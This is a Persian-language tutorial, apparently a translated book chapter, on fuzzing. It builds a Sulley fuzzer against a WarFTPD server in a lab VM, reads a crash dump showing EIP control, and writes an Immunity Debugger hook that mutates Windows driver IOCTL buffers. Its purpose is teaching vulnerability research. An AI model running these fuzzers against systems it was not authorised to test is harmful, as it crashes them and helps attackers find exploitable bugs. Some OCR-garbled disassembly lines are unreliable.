بعد از اینکه شما نام کاربری و کلمه ی عبور را وارد کردید, سرور به شما اجازه میدهد از یک تعداد کامل از دستورات برای جا به جای فایل ها, عوض کردن دایرکتوریها, پرسجو به سیستم فایلها ,عملیات دیگری استفاده کنید. از آنجایی که دستورات USER و PASS تنها بخش کوچکی از قابلیتهای کامل یک سرور FTP هستند, اجازه دهید تعداد بیشتری از دستورات را برای تست آسیب پذیری های بیشتر بعد از اینکه اعتبار سنجی انجام شد, استفاده کنیم. نگاهی به لیست پایین برای تعدادی دستور اضافی در اسکلت پرتکمان داشته باشید. لطفا نگاهی به RFC[۲۶۱] این پرتکل رجوع کنید.

CWD <DIRECTORY>	–	عوض کردن دایکتوری جای به یک دایرکتوری دیگر
DELE <FILENAME>	–	پاک کردن یک فایل از راه دور
MDTM <FILENAME>	–	آخرین زمان تغییر فایل مورد نظر را باز میگرداند
MKD <DIRECTORY>	–	یک دایکتوری جدید با نام دلخواه ایجاد میکند

دستورات اضافی FTP برای فاز کردن

این لیست از یک لیست جامع دور است, اما محدوده ی تست بیشتری را به ما میدهد, حالا اجازه بدهید. حالا اجازه دهید نگاهی به اندوخته های خود داشته باشیم و آنها را برای سالی به عنوان یک پرتکل تشریح کنیم.

261 RFC959—File Transfer Protocol (*http://www.faqs.org/rfcs/rfc959.html*).

۹,۱,۷ ساختن اسکلت پرتکل FTP

ما از دانش خود در استفاده از پایه های سالی برای تبدیل آن به ماشین شکستن FTP استفاده میکنیم. ویرایشگر کد خود را باز کنید, یک فایل به نام ftp.py ایجاد کنید و کد زیر را در آن وارد کنید.

ftp.py

```
from sulley import *

s_initialize("user")
s_static("USER")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("pass")
s_static("PASS")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("cwd")
s_static("CWD")
s_delim(" ")
s_string("c: ")
s_static("\r\n")

s_initialize("dele")
s_static("DELE")
s_delim(" ")
s_string("c:\\test.txt")
s_static("\r\n")

s_initialize("mdtm")
s_static("MDTM")
s_delim(" ")
s_string("C:\\boot.ini")
s_static("\r\n")

s_initialize("mkd")
s_static("MKD")
s_delim(" ")
s_string("C:\\TESTDIR")
s_static("\r\n")
```

حال با توجه به اینکه اسکلت پروتکل که ساخته شده است, اجازه دهید یک نشست سالی که تمام درخواست های مارا در کنار هم قرار میدهد و همچنین رهگیری کننده بسته های شبکه[۲۶۲] و مشتری دیباگ را نیز اجرا میکند, ایجاد کنیم.

[262] Sniffer

۹,۱,۸ نشست های سالی

نشست های سالی یک مکانیزم برای قرار دادن درخواست ها در کنار یکدیگر, بررسی بسته ها شبکه, دیباگ کردن پروسس, گزارش تخریب ها, و کنترل ماشین مجازی[۲۶۳]هستند. برای شروع, اجازه دهید یک فایل نشست در سالی ایجاد کنیم و آن را به قسمت های مختلف تقسیم کنیم. یک فایل پایتون جدید ایجاد کنید, نام آن را ftp_session.py بگذارید و کد زیر را در آن وارد کنید.

ftp_session.py

```
from sulley import *
from requests import ftp # this is our ftp.py file

1 def receive_ftp_banner(sock):
        sock.recv(1024)

2 sess = sessions.session(session_filename="audits/warftpd.session")
3 target = sessions.target("192.168.244.133", 21)
4 target.netmon = pedrpc.client("192.168.244.133", 26001)
5 target.procmon = pedrpc.client("192.168.244.133", 26002)
  target.procmon_options = { "proc_name" : "war-ftpd.exe" }

# Here we tie in the receive_ftp_banner function which receives
# a socket.socket() object from sulley as its only parameter
sess.pre_send = receive_ftp_banner
6sess.add_target(target)
7sess.connect(s_get("user"))
  sess.connect(s_get("user"), s_get("pass"))
  sess.connect(s_get("pass"), s_get("cwd"))
  sess.connect(s_get("pass"), s_get("dele"))
  sess.connect(s_get("pass"), s_get("mdtm"))
  sess.connect(s_get("pass"), s_get("mkd"))

  sess.fuzz()
```

تابع receive_ftp_banner() (۱ درکد) ضروری است, چرا که در هنگامی که به هر سرور FTP متصل میشوید یک بنر برای نمایش دارند. ما این را به sess.pre_send متصل میکنیم, که به سالی میگوید بنر FTP را قبل از ارسال هر اطلاعات برای فاز کردن, دریافت کند. pre_send همچنین در یک شئ معتبر سوکت در پایتون نیز پاس میشود, بنابراین تابع ما تنها یک آرگمان میگیرد. اولین مرحله ی ساختن یک نشست, اعلان یک فایل نشست است ,(۲ درکد) که وضعیت جاری فازر ما را در خود نگه میدارد. این یک فایل ماندگار است که به ما اجازه میدهد که فازر خود از هرجایی که میخواهیم متوقف و یا شروع کنیم. مرحله ی دوم (۳ درکد) تعریف کردن یک هدف برای حمله است, که در حقیقت برابر با آدرس IP و شماره ی پرت میباشد. ما در حال حمله به آدرس 192.168.244.133 IP و پرت 21 , که در واقع سرورWarFTPD ما است (در داخل یک ماشین مجازی)

[263] Virutal Machine

قسمت سوم (۴ در کد) به سالی میگوید ابزار رهگیری بسته های شبکه ما روی یک میزبان مشابه است و بر روی پرت 26001, که دستورات را از سالی دریافت میکند,قرار گرفته است. قسمت چهارم (۵ در کد) به سالی میگوید دیباگر ما نیز بر روی 192.168.244.133 در حالت انتظار است اما بر روی پرت 26002 که دوباره سالی از این پرت برای ارسال دستورات به دیباگر استفاده میکند ما همچنین یک گزینه ی اضافی را نیز برای اینکه به دیباگر نام پروسس که میخواهیم آن را دیباگ کنیم یعنی war-ftpd.exe را اعلام کنیم, استفاده میکنیم. سپس ما یک هدف ثابت برای نشست اصلی اضافه میکنیم (۶ درکد) مرحله ی بعدی (۷ درکد) در واقع برای متصل کردن درخواست های FTP ما در کنار یکدیگر با استفاده یک راه منطقی است. شما میتوانید ببینید که ما چگونه ابتدا دستورات اعتبار سنجی (USER , PASS) را زنجیر میکنیم, و سپس تمام دستوراتی که نیاز به کاربر اعتبار سنجی شده را دارند به دستور PASS زنجیر میکنیم. در نهایت, ما به سالی میگویم فازینگ را شروع کند.

حالا ما یک نشست با یک ست کامل از دستورات مورد نیاز ایجاد کرده ایم. حالا اجازه دهیم نگاهی به نحوه ی شروع اسکریپت های شبکه و رهگیری خود داشته باشیم. بعد از اینکه ما این کار را انجام دادیم ما آماده ایم تا سالی را اجرا کنیم و مشاهده کنیم چه خروجی در برابر هدف ما خواهد داشت.

۹,۱,۹ رهگیری پروسس و شبکه

یکی از جذاب ترین قابلیت های سالی قابلیت رهگیری و مانیتور کردن ترافیک جاری بر روی هوا و درک تخریب های که بر روی سیستم هدف صورت داده است. این قالبیت بسیار مهم است چرا که شما میتوانید به ترافیکی که باعث تخریب شد بازگردید, چرا که این چیزی است که زمان شما را برای رسیدن به یک اکسپلویت از تخریب به شدت ذخیره میکند. هر دوی اسکریپت های رهگیری پرسس و شبکه اسکریپت های پایتون هستند که اجرای آنها بی اندازه ساده است. اجازه دهید Process_monitor.py را که در دایکتوری اصلی سالی قرار دارد اجرا کنیم. براحتی آنرا اجرا کنید تا راهنمای آن را مشاهده کنید:

```
python Process_monitor.py

Output:

ERR> USAGE: Process_monitor.py
      <-c|--crash_bin FILENAME> filename to serialize crash bin class to
      [-p|--proc_name NAME] Process name to search for and attach to
      [-i|--ignore_pid PID] ignore this PID when searching for the target Process
```


```
    [-l|--log_level LEVEL] log level (default 1), increase for more verbosity

    [--port PORT] TCP port to bind this agent to
```

ما میتوانیم اسکریپت Process_monitor.py را به صورت زیر اجرا کنیم:

```
python Process_monitor.py -c C:\warftpd.crash -p war-ftpd.exe
```

نکته : به صورت پیشفرض پرت برابر با 26002 است, بنابراین ما از آرگمان port– استفاده نکردیم

حالا که ما در حال مانیتور کردن پروسس هدف هستیم, بگذارید نگاهی به network_monitor.py داشته باشیم. این اسکریپت نیازی به تعدادی کتابخانه های مختلف یعنی WinPcap و Pcapy و Impacked دارد که شما میتوانید آنها را از محل منبع, دانلود و نصب کنید.

```
python network_monitor.py

Output:

ERR> USAGE: network_monitor.py
      <-d|--device DEVICE #> device to sniff on (see list below)
      [-f|--filter PCAP FILTER] BPF filter string
      [-P|--log_path PATH] log directory to store pcaps to
      [-l|--log_level LEVEL] log level (default 1), increase for more verbosity
      [--port PORT] TCP port to bind this agent to

Network Device List:
        [0] \Device\NPF_GenericDialupAdapter
    1   [1] {83071A13-14A7-468C-B27E-24D47CB8E9A4} 192.168.244.133
```

مشابه کاری که ما در اسکریپت Process_monitoring انجام دادیم, ما فقط احتیاج داریم تعدادی آرگمان معتبر را به اسکریپت پاس کنیم. ما میبینیم که رابط شبکه که ما میخواهیم استفاده کنیم (۱ درکد) با عدد یک مشخص شده است. و ما این عدد را وقتی که میخواهیم آرگمان های خط فرمان را به network_monitor.py را مشخص کنیم, پاس میکنیم. که به صورت زیر میشود:

```
python network_monitor.py -d 1 -f "src or dst port 21" -P C:\pcaps\
```

نکته : شما باید قبل از شروع c:\pcaps را ایجاد کرده باشید یک نام ساده استفاده کنید تا آن را به خاطر داشته باشید. حالا ما هر دو مسئول مانیتور کردن اتفاقات خود را آماده کردیم و میتوانیم عملکرد فازر را ببینیم. پس بگذارید مهمانی آغاز شود.

۹,۱,۱۰ فازینگ و رابط وب سالی

حالا ما میخواهیم سالی را اجرا کنیم, و ما از رابط تحت وب سالی برای چک کردن مراحل پیشرفت استفاده میکنیم. برای شروع ftp_session.py را به صورت زیر اجرا کنید:

```
python ftp_session.py
```


که باید خروجی شبیه زیر داشته باشد:

```
[07:42.47] current fuzz path: -> user
[07:42.47] fuzzed 0 of 6726 total cases
```

```
[07:42.47] fuzzing 1 of 1121
[07:42.47] xmitting: [1.1]
[07:42.49] fuzzing 2 of 1121
[07:42.49] xmitting: [1.2]
[07:42.50] fuzzing 3 of 1121
[07:42.50] xmitting: [1.3]
```


اگر شما خروجی شبیه بالا میبیند زندگی شما خوب پیش میرود و سالی در حال اتصال اطلاعات به WarFTPD است, و اگر هیچ خطایی بازگشت داده نشده است, این بدین معنی است سالی به صورت موفق توانسته است به درستی با عامل مانیتور کردن ما ارتباط برقرار کند. حالا بگذارید نگاهی به رابط وب داشته باشیم, که اطلاعات بیشتری به ما میدهد.

مرورگر مورد علاقه ی خود را باز کنید و به http://127.0.0.1:26000 بروید. شما باید خروجی شبیه تصویر زیر ببینید.



رابط وب سالی

برای دیدن بروزرسانی ها در رابط تحت وب, مرورگر خود را بارگذاری مجدد کنید, این به شما آخرین تغییرات و پایه ای که در حال حاضر در حال فاز است, را نمایش میدهد. در تصویر بالا شما میتوانید متوجه شوید پایه USER در حال فاز شدن است که ما را به سمت آسیب پذیری هدایت میکند. بعد از یک مدت کوتاه اگر شما مرور خود را مجدد بارگذاری کنید شما باید ببینید که مرورگر خروجی شبیه تصویر زیر خواهید داشت.



رابط تحت وب سالی و نمایش تعدادی تخریب

بسیار عالی ! ما موفق شدیم تخریب WarFTPD را مدریت کنیم. و سالی ارتباط مرتبط را به درستی در اخیار ما قرار داده است. در هد دو مورد شما میبینید که ابزار نمیتواند آدرس 0x5c5c5c5c را دریافت کند. بایت 0x5c درواقع نمایش دیگر کاراکتر \ در اسکی است, بنابراین ما میتوانیم با آرامش بگوییم که بافر ما به طور کامل یک رشته از کاراکتر های \ بازنویسی شده است. وقتی که دیباگر میخواهد,

تبدیل کدها به اسمبلی را در آدرسی که EIP به آن اشاره میکند, برنامه تخریب میشود از آنجایی که 0x5c5c5c5c یک آدرس معتبر نیست, این موضوع که کنترل EIP را در دست گرفته ایم بسیار واضح است, که بدین معنی است که ما یک آسیب پذیری قابلت اکسپلویت کردن پیدا کرده ایم البته زیاد هیجان زده نشوید, چرا که ما یک آسیب پذیری را پیدا کردیم که قبلا پیدا شده بود. اما این موضوع نمایش خوبی از این بود که سالی به اندازه ی کافی خوب کار میکند. و حالا ما میتوانیم از این پایه های ایجاد شده برای FTP در مقابل هدف های دیگر استفاده کنیم و احتملا آسیب پذیری های جدیدی کشف کنیم. حالا شما میتوانید بر روی هر test case که در تصویر بالا مشخص شده است, برای گرفتن اطلاعات اضافی استفاده کنید.

که ما سیستم گزارش تخریب PyDBG را در فصل های قبلی در بخش "مدریت خطای دسترسی" پوشش دادیم. که شما میتوانید به آن قسمت برای توضیح در مورد مقدار ها مراجعه بفرماید.

```
[INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 252
caused access violation
when attempting to read from 0x5c5c5c5c

CONTEXT DUMP
EIP: 5c5c5c5c Unable to disassemble at 5c5c5c5c
EAX: 00000001 ( 1) -> N/A
EBX: 5f4a9358 (1598722904) -> N/A
ECX: 00000001 ( 1) -> N/A
EDX: 00000000 ( 0) -> N/A
EDI: 00000111 ( 273) -> N/A
ESI: 008a64f0 ( 9069808) -> PC (heap)
EBP: 00a6fb9c ( 10943388) -> BXJ_\'CD@U=@_@N=@_@NsA_@N0GrA_@N*A_0_C@N0_
Ct^J_@_0_C@N (stack)
ESP: 00a6fb44 ( 10943300) -> ,,,,,,,,,,,,,,,,,, cntr User from
192.168.244.128 logged out (stack)
+00: 5c5c5c5c ( 741092396) -> N/A
+04: 5c5c5c5c ( 741092396) -> N/A
+08: 5c5c5c5c ( 741092396) -> N/A
+0c: 5c5c5c5c ( 741092396) -> N/A
+10: 20205c5c ( 538979372) -> N/A
+14: 72746e63 (1920233059) -> N/A


disasm around:
0x5c5c5c5c Unable to disassemble


stack unwind:
war-ftpd.exe:0042e6fa
MFC42.DLL:5f403d0e
MFC42.DLL:5f417247
MFC42.DLL:5f412adb
MFC42.DLL:5f401bfd
```


```
MFC42.DLL:5f401b1c
MFC42.DLL:5f401a96
MFC42.DLL:5f401a20
MFC42.DLL:5f4019ca
USER32.dll:77d48709
USER32.dll:77d487eb
USER32.dll:77d489a5
USER32.dll:77d4bccc
MFC42.DLL:5f40116f


SHE unwind:
00a6fcf4 -> war-ftpd.exe:0042e38c ١۴Vove ax,0x43e548
00a6fd84 -> MFC42.DLL:5f41ccfa ١۴Vove ax,0x5f4be868
00a6fdcc -> MFC42.DLL:5f41cc85 mov eax,0x5f4be6c0
00a6fe5c -> MFC42.DLL:5f41cc4d ١۴Vove ax,0x5f4be3d8
00a6febc -> USER32.dll:77d70494 push ebp
00a6ff74 -> USER32.dll:77d70494 push ebp
00a6ffa4 -> MFC42.DLL:5f424364 mov eax,0x5f4c23b0
00a6ffdc -> MSVCRT.dll:77c35c94 push ebp
ffffffff -> kernel32.dll:7c8399f3 push ebp
```

اطلاعات کامل در مورد تخریب برای test case شماره #437

حالا ما قابلیت های اصلی سالی و تعدادی از ابزهای کمکی آن شرح داده ایم, اما سالی تحت پوشش یک مجموعه ای از توابع سودمند دیگر نیز میباشد, که میتواند به شما در تشخیص تخریب کمک کند. مانند گرافیک ها و پایه های مختلف و اطلاعاتی دیگر. شما حالا به اولین هدف خود با استفاده از سالی ضربه زده اید, و این میتواند یک قسمت کلیدی از انبار کشف-آسیب پذیری است. حالا که شما میدانید چگونه میتوانید سرورهای از راه دور را فاز کنید. اجازه دهید که فازینگ را بر علیه درایور – ویندوزی انجام دهیم. و اینبار میخواهیم فازر خود را برای این موضوع ایجاد کنیم.

فصل دهم – فاز کردن درایورهای ویندوزی

حمله به درایور های ویندوزی در حال تبدیل شدن به یک حمله ی معمولی برای شکارچیان آسیب پذیری و نویسنده های اکسپلویت است. اگرچه تعدادی حمله از راه دور در سالهای اخیر برروی درایور ها بوده است, اما از دور دست ها بیشترین هدف استفاده از این آسیب پذیری ها حمله به یک درایور محلی و بالا بردن سطح دسترسی بر روی سیستم آسیب پذیر است. در فصل قبلی ما از سالی برای پیدا کردن یک سرریزی پشته بر روی WarFTPD استفاده کردیم. چه اتفاقی می افتاد در صورتی که سرور WarFTPD توسط یک کاربر محدود اجرا شده بود, و مخصوصا کاربری باشد که سرور را همیشه اجرا میکند, جواب ساده است اگر ما بخواهیم از راه دور حمله کنیم, ما میتوانیم به یک دسترسی محدود از سیستم هدف بررسیم, که در بسیاری از موارد بدشت مانع از اطلاعاتی که میتوانیم از میزبان سرقت کنیم و به آن دسترسی داشته باشیم میشود. اگر ما بدانیم که روی سیستم محلی مورد نظر یک درایور وجود دارد نسبت به یکی از

آسیب پذیری های سرریزی[۲۶۴] و یا جعل هویت[۲۶۵] را دارا است, ما میتوانیم از آن درایور ها استفاده کنیم و دسترسی خود را بالا ببریم تا بتوانیم از تمامی اطلاعات ممکن نهایت استفاده را ببریم.

در حقیقت برای اینکه بتوانیم با یک درایور کار کنیم, ما احتیاج داریم تا بین مد کاربر و مد کرنل ارتباط و انتقال برقرار کنیم. ما این کار را با پاس دادن اطلاعات به درایور ها با استفاده از کنترل های ورودی / خروجی[۲۶۶], که درواقع درگاهای ویژه ای هستند که اجازه میدهند برنامه ها و یا سرویس های مد کاربر به کامپوننت های مد کرنل دسترس پیدا کنند, انجام میدهیم. مطابق معنی انتقال اطلاعات از یک برنامه به برنامه ی دیگر, ما میتوانیم ساختار ناامن مدیریت کننده های IOCTL را برای بالا بردن سطح دسترسی و یا تخریب کامل سیستم هدف اکسپلویت کنیم.

ما ابتدا باید متوجه شویم که چگونه میتوانیم به یک سیستم با استفاده از قابلیت IOCTL متصل شویم و سپس مشکلات IOCTL و سوالات دیگر را مطرح کنیم. از آنجا ما از دیباگر Immunity برای دستکاری IOCTL ها قبل از ارسال آنها به اطلاعات استفاده میکنیم. سپس ما از کتباخانه ی تحلیل ایستا داخلی دیباگر ها, یعنی driverlib برای جمع آوری اطلاعات کامل در مورد درایور مورد نظر استفاده میکنیم. ما همچنین نگاهی به اعماق driverlib خواهیم داشت و می آموزیم چگونه میتوانیم جریان های کنترلی مهم, نام دستگاه ها[۲۶۷] و کدهای IOCTL را یک از درایور ترجمه شده و اجرایی از حالت رمز خارج و تحلیل کنیم. و در آخر ما از نتیجه ای که از driverlib خود میگیریم برای ساخت یک فازر مستقل برای درایور ها استفاده میکنیم. که این فازر مقدار کمی مبتنی بر فازری که عمومی شده یعنی ioctlizer میباشد.

10.1 ارتباطات درایور

تقریبا تمام درایور ها در یک سیستم ویندوزی با یک نام وسیله و یک لینک نمادین که به مد-کاربر اجازه ی کسب یک کنترل کننده از درایور را برای ارتباط با آن میدهد, ثبت میشوند. ما از فراخوانی CreateFileW[۲۶۸] که از kernel32.ll استخراج شده است, برای کسب کنترل کننده استفاده میکنیم. الگوی این تابع به صورت زیر است :

```
HANDLE WINAPI CreateFileW(
    LPCTSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDisposition,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
```

[264] Kostya Kortchinsky, "Exploiting Kernel Pool Overflows" (2008), *http://immunityinc.com/downloads/KernelPool.odp*.

[265] Impersonation
"I2OMGMT Driver Impersonation Attack" (2008), *http://immunityinc.com/downloads/DriverImpersonationAttack_i2omgmt.pdf*.

[266] IOCTL

[267] Device Name

[268] MSDN CreateFile Function (*http://msdn.microsoft.com/en-us/library/aa363858.aspx*).


```
);
```

پارامتر اول نام فایل و یا وسیله ای است که میخواهیم از آن کنترل کننده را کسب کنیم, که در این درواقع مقدار لینک نمادین ما است که از درایور هدف استخراج میشود. پرچم dwDesiredAccess مشخص میکند که ما چه عملیاتی با درایور میخواهیم انجام دهیم, خواندن و یا نوشتن (و یا هر دو) . برای مقاصد خود, ما میخواهیم از GENERIC_READ(0x80000000) و GENERIC_WRITE(0x40000000) استفاده کنیم. ما پارامتر dShareMode را به صفر تنظیم میکنیم, که بدین معنی است که دسترسی به وسیله تا زمانی که کنترل کننده از CreateFileW بازگشت داده نشده است ممکن نیست. ما سپس پارامتر IpSecurityAttributes را به NULL تنظیم میکنیم, که بدین معنی است که توصیف کننده پیشفرض امنیت برای کنترل کننده در نظر گرفته شود و قابل ارث بری به وسیله ی پروسس های فرزند وجود نخواهد داشت, که برای ما مناسب است. ما پارامتر dwCreationDisposition را به OPEN_EXITS (0x3) تنظیم میکنیم, که بدین معنی است که در تنها در صورتی که درایور وجود دارد آن را باز کند, در غیر این صورت CreateFileW ناموفق خواهد بود. آخرین پارامتر ها را به ترتیب به صفر و NULL تنظیم کنید.

بعد از این یک کنترل کننده ی معتبر از فراخوانی CreateFileW ما کسب شد, ما میتوانیم از کنترل کننده کسب شده برای پاس دادن یک IOCTL به درایور استفاده کنیم. ما میتوانیم از فراخوانی DeviceIoControl[۲۶۹] برای ارسال IOCTL استفاده کنیم, که این تابع نیز از kernel32.dll استخراج شده است. الگوی این تابع به صورت زیر است:

```
BOOL WINAPI DeviceIoControl(
    HANDLE hDevice,
    DWORD dwIoControlCode,
    LPVOID lpInBuffer,
    DWORD nInBufferSize,
    LPVOID lpOutBuffer,
    DWORD nOutBufferSize,
    LPDWORD lpBytesReturned,
    LPOVERLAPPED lpOverlapped
);
```

پارامتر اول کنترل کننده بازگشت داده شده از فراخوانی CreateFileW است. پارامتر dwIoControlCode کد IOCTL است که به درایور پاس میشود. این کد مشخص میکند که چه عملی از سمت درایور مورد نظر بعد از تحلیل کد درخواستی باید صورت بگیرد. پارامتر بعدی IpInBuffer یک اشاره گر به یک بافر است که شامل اطلاعاتی است که ما به درایور پاس میکنیم. این بافر یکی از قسمت های جذاب برای ما است, چرا که ما محتویات آن را قبل از اینکه به درایور برسد فاز میکنیم. پارامتر nInBufferSize یک عدد صحیح است که به درایور سایز بافری را که پاس میکنیم اطلاع میدهد. پارامتر های IpOutBuffer و IpOutBufferSize برابر با دو پارامتر قبلی هستند, با این تفاوت که این پارامترهای برای اطلاعات بازگشتی از درایور استفاده میشود بجای ورودی. پارامتر IpBytesReturned یک مقدار اختیاری است, که به ما میگوید چه مقدار اطلاعات از فراخوانی ما بازگشت داده شده است. ما بسادگی آخرین پارامتر را به

[269] MSDN DeviceIoControl Function (*http://msdn.microsoft.com/en-us/library/aa363216(VS.85).aspx*).

IpOverlapped و یا NULL تنظیم میکنیم. حالا ما اصول ارتباط با یک درایور را میدانیم, پس اجازه دهید با استفاده از دیباگر Immunity به فراخوانی DeviceIoContorol هوک کنیم و بافر ورودی را قبل از پاس شدن به درایور مورد دستکاری کنیم.

10.2 فاز کردن درایور ها با استفاده از دیباگر Immunity

ما میتوانیم از قابلیت هوک کردن دیباگر Immunity برای گیر انداختن فراخوانی DeviceIoContorol قبل از اینکه به درایور ما دسترسی پیدا کند, برای یک فازر سریع و کارا مبتنی بر دستکاری استفاده کنیم. ما یک PyCommand ساده مینویسیم که فراخوانی های DeviceIoContorol را بگیرید و بافری را که شامل میشود را دستکاری کند, و تمام اطلاعات مرتبط را بری روی دسیک نسخه بردارد کند و در نهایت کنترل اجرا را به برنامه بازگرداند. ما مقادیر را به این دلیل در دیسک مینویسیم که یک اجرای موفق عملیات فازینگ به طور حتم باعث تخریب سیستم میشود, ما میخواهیم اتفاقاتی در که طول فازینگ ما رخ داده است, بدانیم تا آخرین عملیلات که موجب تخریب سیستم شده اند را استخراج کرده تا بتوانیم تخریب را تکرار کنیم.

اخطار : دقت داشته باشید که این عملیات را بر روی یک سیستم حساس انجام نمیدهید! چرا که عملیات موفق فازینگ موجب صفحه ی آبی و یا مرگ سیستم است, که بدین معنی است که سیستم شما تخریب و راه اندازی مجدد میشود. پس به شما هشدار داده شد, بهترین راه برای حل این مساله استفاده از یک ماشین مجازی است.

بگذارید کد را شروع کنیم ! یک فایل پایتون جدید ایجاد کنید و نام آن ioctl_fuzzer.py بگذارید و کد زیر را در آن قرار دهید.

ioctl_fuzzer.py

```
import struct
import random
```


```
from immlib import *

class ioctl_hook( LogBpHook ):

       def __init__( self ):

            self.imm = Debugger()
            self.logfile = "C:\ioctl_log.txt"
            LogBpHook.__init__( self )

def run( self, regs ):
"""
     We use the following offsets from the ESP register
     to trap the arguments to DeviceIoControl:
     ESP+4 -> hDevice
     ESP+8 -> IoControlCode
     ESP+C -> InBuffer
     ESP+10 -> InBufferSize
     ESP+14 -> OutBuffer
     ESP+18 -> OutBufferSize
     ESP+1C -> pBytesReturned
     ESP+20 -> pOverlapped
"""
in_buf = ""
# read the IOCTL code
  1 ioctl_code = self.imm.readLong( regs['ESP'] + 8 )

# read out the InBufferSize
  2 inbuffer_size = self.imm.readLong( regs['ESP'] + 0x10 )

# now we find the buffer in memory to mutate
  3 inbuffer_ptr = self.imm.readLong( regs['ESP'] + 0xC )

# grab the original buffer
in_buffer = self.imm.readMemory( inbuffer_ptr, inbuffer_size )
    4 mutated_buffer = self.mutate( inbuffer_size )

# write the mutated buffer into memory
   5 self.imm.writeMemory( inbuffer_ptr, mutated_buffer )

# save the test case to file
  6 self.save_test_case( ioctl_code, inbuffer_size, in_buffer,
       mutated_buffer )

def mutate( self, inbuffer_size ):
      counter = 0
      mutated_buffer = ""

# We are simply going to mutate the buffer with random bytes
    while counter < inbuffer_size:
        mutated_buffer += struct.pack( "H", random.randint(0, 255) )[0]
        counter += 1

return mutated_buffer

def save_test_case( self, ioctl_code,inbuffer_size, in_buffer,
```


```
mutated_buffer ):

     message = "*****\n"
     message += "IOCTL Code: 0x%08x\n" % ioctl_code
     message += "Buffer Size: %d\n" % inbuffer_size
     message += "Original Buffer: %s\n" % in_buffer
     message += "Mutated Buffer: %s\n" % mutated_buffer.encode("HEX")
     message += "*****\n\n"

fd = open( self.logfile, "a" )
fd.write( message )
fd.close()

def main(args):

    imm = Debugger()

    deviceiocontrol = imm.getAddress( "kernel32.DeviceIoControl" )

    ioctl_hooker = ioctl_hook()
    ioctl_hooker.add( "%08x" % deviceiocontrol, deviceiocontrol )

    return "[*] IOCTL Fuzzer Ready for Action!"
```

ما تکنولوژی جدید و یا فراخانی تابع جدیدی در دیباگر immunity را پوشش نداده ایم. این درواقع LogBpHook ساده است که در فصل پنجم در مورد آن توضیح دادیم.

ما درواقع به سادگی کد که میخواهد به IOCTL پاس شود (۱ درکد), طول بافر ورودی (۲ درکد), و مکان بافر ورودی را دریافت (۳ درکد) کنیم. سپس ما یک بافر با تعدادی بایت تصادفی (۴ درکد) اما برابر با طول بافر اصلی ایجاد میکنیم. سپس ما بافر اصلی را با بافر دستکاری شده بازنویسی میکنیم (۵ در کد), نتیجه کار خود را فایل ذخیره میکنیم (۶ درکد), و سپس کنترل را به کاربر بازمیگرداند.

بعد از اینکه کد شما آماده شد, دقت داشته باشید که فایل ioctl_fuzzer.py در دایرکتوری PyCommand در دایرکتوری دیباگر Immunity است. حالا شما احتیاج دارید یک هدف انتخاب کنید (هر ابزاری که از IOCTL برای صحبت با درایور استفاده کند, مانند دیواره ی های آتش , نرم افزارهای ضد-ویروس و رهگیری کننده های بسته ها و یا هر ابزار دیگری ...) هدف خود را دیباگر باز کنید, و سپس دستور ioctl_fuzzer را اجرا کنید. بگذارید دیباگر کار خود را ادامه دهد, و جادوی فازینگ شروع خواهد شد. به لیست پایین نگاهی داشته باشید این خروجی برای ابزار wireshark است.

```
*****
IOCTL Code: 0x00120003
Buffer Size: 36
```


```
Original Buffer:
00000000000000000001000000010000000000000000000000000000000000000000000000000000
Mutated Buffer:
a4100338ff334753457078100f78bde62cdc872747482a51375db5aa2255c46e838a2289
*****
*****
IOCTL Code: 0x00001ef0
Buffer Size: 4
Original Buffer: 28010000
Mutated Buffer: ab12d7e6
*****
```

خروجی فازینگ در برابر Wireshark

شما میتوانید مشاهده کنید که ما دو کد IOCTL پشتیبانی شده داریم (0x0012003 و 0x00001ef0) و ما به شدت بافر ورودی را که میخواهد به درایور ارسال شود دستکاری میکنیم. شما میتوانید به کار با برنامه ی مد-کاربر برای ادامه ی دستکاری بافر ورودی کار کند و به امید این باشید که درایور در یک نقطه تخریب شود.

مادامی که که این تکنولوژی ساده و موثر است, دارای محدویت نیز میباشد, برای مثال, ما نام وسیله را که درحال فاز کردن آن هستیم نمیدانیم (اگرچه ما میتوانید به CreateFileW هوک کنیم و کنترل کننده ی بازگشتی مورد برای DeviceIoContorol را دریافت کنیم, ما برای تمرین برای شما میگذاریم.) و همچنین شما فقط به کد IOCTL دسترسی خواهید داشت که به وسیله ی کار با نرم افزار مد-کاربر فراخوانی میشود, که ممکن است باعث این موضوع بشود که خیلی چیزها از قلم بیفتد. همچنین, این قابلیت که فازر ما به صورت بینهایت فازینگ را تا زمانی که یا از فازینگ خسته شوید ویا آسیب پذیری پیدا کنیم, کار را ادامه دهد نیز ایده ی خوبی است.

